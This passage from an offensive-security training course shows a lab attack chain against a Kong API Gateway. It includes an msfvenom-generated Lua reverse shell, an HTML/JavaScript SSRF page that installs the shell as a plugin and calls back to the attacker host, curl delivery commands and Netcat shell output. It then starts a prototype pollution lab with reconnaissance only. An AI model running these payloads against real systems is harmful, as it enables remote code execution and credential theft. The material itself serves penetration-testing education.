That sounds perfect for our purposes! Let's check if Kong has that plugin loaded. Our first call to the Kong API Gateway Admin API actually contained information about what plugins are enabled on the server.

```
{"plugins":{"enabled_in_cluster":["key-auth"],"available_on_server":{"grpc-
web":true,"correlation-id":true,"pre-function":true,"cors":true,...
```

Listing 544 - Excerpt of enabled plugins

Since the *pre-function* plugin is enabled, let's try to exploit that. The plugin runs Lua code so we'll need to build a matching payload. We can use **msfvenom** to generate a reverse shell payload.

```
kali@kali:~$ msfvenom -p cmd/unix/reverse_lua lhost=192.168.118.3 lport=8888 -f raw -o
shell.lua
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the
payload [-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 223 bytes
Saved as: shell.lua

kali@kali:~$ cat shell.lua
lua -e "local s=require('socket');local
t=assert(s.tcp());t:connect('192.168.118.3',8888);while true do local
r,x=t:receive();local f=assert(io.popen(r,'r'));local
b=assert(f:read('*a'));t:send(b);end;f:close();t:close();"
```

Listing 545 - Generating a Lua reverse shell

Since we will be uploading a Lua file, we won't need "lua -e" in the final version of the payload.

According to the Kong documentation, we have to add a plugin to a Service. We could add the plugin to an existing Service, but let's limit the exposure of it by creating a new Service. A Service needs a Route for us to call it. Let's create a new HTML page with a JavaScript function that creates a Service, adds a Route to the Service, then adds our Lua code as a "pre-function" plugin to the Service.

> *Any time we add users or modify applications during a security engagement, we should keep track of the changes and undo them at the end of the engagement. We never want to leave an application less secure than we found it.*

[284] (Kong Inc, 2021), https://docs.konghq.com/hub/kong-inc/serverless-functions/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We can use our previous JavaScript function as a starting point for the new one.

```
<html>
<head>
<script>

function createService() {
    fetch("http://172.16.16.2:8001/services", {
      method: "post",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({"name":"supersecret", "url":
    "http://127.0.0.1/"}) }).then(function (route) {
      createRoute();
    });
}

function createRoute() {
    fetch("http://172.16.16.2:8001/services/supersecret/routes", {
      method: "post",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({"paths": ["/supersecret"]})
    }).then(function (plugin)
      { createPlugin();
    });
}

function createPlugin() {
    fetch("http://172.16.16.2:8001/services/supersecret/plugins", {
      method: "post",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({"name":"pre-function", "config" :{ "access" :[ REVERSE
SHELL HERE ]}})
    }).then(function (callback) {
      fetch("http://192.168.118.3/callback?setupComplete");
    });
}
</script>
</head>
<body onload='createService()'>
<div></div>
</body>
</html>
```

Listing 546 - Contents of rce.html

In the code listing above, we use three sections to clarify the code and simplify updates. The page's *onload* event calls the *createService()* function, which sends a POST request to create a new service named "supersecret". The function then calls *createRoute()*. This function adds the */supersecret* route to the new service. It then calls *createPlugin()*, which adds our Lua payload as a plugin on the service. Finally, it makes a GET request to our Kali host.

To make debugging our attack easier, we could use fetch() to send the response of each call to Kong back to our Kali host.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Once this page is in our webroot, we can use `curl` to send it to the Render service.

```
kali@kali:~$ curl -X POST -H "Content-Type: application/json" -d
'{"url":"http://172.16.16.5:9000/api/render?url=http://192.168.118.3/rce.html"}'
http://apigateway:8000/files/import

{"errors":[{"message":"You don't have permission to
access this.","extensions":{"code":"FORBIDDEN"}}]}
```

Listing 547 - Delivering the RCE payload

If everything worked, we should have a “setupComplete” entry in our *access.log* file.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.135 - - [25/Feb/2021:13:46:16 -0500] "GET /rce.html HTTP/1.1" 200 872 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/79.0.3945.0 Safari/537.36"
192.168.120.135 - - [25/Feb/2021:13:46:16 -0500] "GET /callback?setupComplete
HTTP/1.1" 404 491 "http://192.168.118.3/rce.html" "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36"
```

Listing 548 - Checking for setupComplete callback

It seems like our payload worked. We will need to set up a Netcat listener and then trigger our Lua payload by accessing the new service endpoint.

```
kali@kali:~$ curl -i  http://apigateway:8000/supersecret
```

Listing 549 - Sending a request to the endpoint configured with our reverse shell plugin

The request will hang, but if we check our Netcat listener, we should have a shell.

```
kali@kali:~$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.118.3] from (UNKNOWN) [192.168.120.135] 41764

whoami
kong

ls -al
total 72
drwxr-xr-x    1 root     root          4096 Feb 19 20:49 .
drwxr-xr-x    1 root     root          4096 Feb 19 20:49 ..
-rwxr-xr-x    1 root     root             0 Feb 19 20:49 .dockerenv
drwxr-xr-x    1 root     root          4096 Dec 17 14:57 bin
drwxr-xr-x    5 root     root           340 Feb 25 14:38 dev
-rwxrwxr-x    1 root     root          1236 Dec 17 14:57 docker-entrypoint.sh
drwxr-xr-x    1 root     root          4096 Feb 19 20:49 etc
drwxr-xr-x    1 root     root          4096 Dec 17 14:57 home
...
```

Listing 550 - Reverse shell from the Kong API Gateway server

Our payload worked and we now have a reverse shell on the Kong API Gateway server. The presence of *.dockerenv* and *docker-entrypoint.sh* confirm our earlier suspicion that the servers were actually containers.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

12.7.1.1 Exercise

Finish the JavaScript payload and get your shell.

12.7.1.2 Extra Mile

1. The current reverse shell isn't fully interactive and can cause the gateway to hang. Upgrade to a fully interactive shell.
2. With the other plugins available in Kong API Gateway, find a way to log all traffic passing through the gateway. Inspect the traffic for any sensitive data. You should only need five to ten minutes worth of logging. The logging plugin can be disabled by sending a GET request to */plugins* to get the plugin's id, then sending a DELETE request to */plugins/{id}*. Review the authentication documentation for Directus[285] and use the logged data to gain access to a valid access token for Directus.

12.8 Wrapping Up

In this module, we expanded on our black box testing techniques by performing discovery and enumeration of API microservices. We discovered a service vulnerable to server side-request forgery and used that to bypass the API gateway to call service endpoints directly. Once we discovered a service running a headless browser, we used JavaScript to achieve remote code execution on the API gateway server.

[285] (Monospace Inc, 2020), https://docs.directus.io/reference/api/rest/authentication/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

13Guacamole Lite Prototype Pollution

Prototype pollution refers to a JavaScript vulnerability in which an attacker can inject properties in every object created by an application. While prototype pollution is not a new JavaScript concept, it has only recently become an attack vector. Server-side attacks using prototype pollution were popularized by Olivier Arteau in a talk given at NorthSec in October 2018.[286] In this module, we will be concentrating on these server-side attacks. While client-side prototype pollution attacks exist, they are slightly different.

Prototype pollution vulnerabilities often appear in libraries that merge or extend objects. For a web application to be vulnerable to prototype pollution in an exploitable way, it must use a vulnerable merge/extend function and provide a path to code execution or authentication bypass using the injected properties.

Since this exploitation path is difficult, most online discussion surrounding this topic is theoretical.

In order to practically demonstrate the vulnerability, we have created a basic application that uses *guacamole-lite*[287] (a Node package for connecting to RDP clients via a browser) and various templating engines. Guacamole-lite uses a library that is vulnerable to prototype pollution when processing untrusted user input. We will leverage prototype pollution against two different templating engines to achieve RCE on the target.

We'll take a whitebox approach to teach the concepts, but we will also cover how we can discover a vulnerability like this using blackbox concepts.

13.1 Getting Started

To demonstrate this vulnerability, we created a target application, "Chips", which provides access to RDP clients via a web interface.

Before we begin exploiting, let's first explore the target application, find the inputs, switch templating engines, and connect to it via a remote debugger.

In order to access the Chips server, we have created a *hosts* file entry named "chips" on our Kali Linux VM. Make this change with the corresponding IP address on your Kali machine to follow along. Be sure to revert the Chips virtual machine from your student control panel before starting your work. The Chips box credentials are listed in the Wiki.

Let's start by visiting the Chips homepage and exploring the application. We'll do this using Burp Suite and its browser in order to capture requests.

When we connect, we are presented with a page that lists some container information, allows us to change the connection settings, and allows us to connect to the RDP client. The *About* section states "Your dev environment is one step away. Click connect to start the session". This type of application might be used for demonstrating development environments.

---

[286] (Arteau, 2018), https://www.youtube.com/watch?v=LUsiFV3dsK8

[287] (Pronin, 2020), https://www.npmjs.com/package/guacamole-lite

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 313: Chips Homepage

When we click *Connect*, the application loads a new page with the desktop of the RDP client.




Figure 314: Chips RDP Connection

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

By reviewing the requests in the Burp HTTP history, we find three interesting requests. First we discover a POST to */tokens* containing a JSON payload with the connection information.




Figure 315: Chips /token Request

Next, we find a request to */rdp* with a *token* query parameter containing a base64 payload. When decoded, the payload displays a JSON object containing “iv” and “value” parameters. Based on the existence of an “iv” parameter, we can assume that this payload is encrypted.[288] This will be important later on.

[288] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Initialization_vector

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 316: Chips /rdp Request

Finally, we also find a GET request to */guaclite* with the same token value discovered earlier. This request responds with a “101 Switching Protocols” response, which is used to start a WebSocket connection.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 317: Chips /guaclite Request

Considering that we have not found any HTTP requests that stream the image, sound, and mouse movements to the RDP client, we can assume that this is made through the WebSocket connection. We can confirm this by clicking on *WebSockets history* in Burp Suite and reviewing the captured information.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 318: Chips Websocket Traffic

Navigating back to the homepage in our browser, we also find an “Advanced Connection Settings” button, which presents the settings that were contained in the “/token” request.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

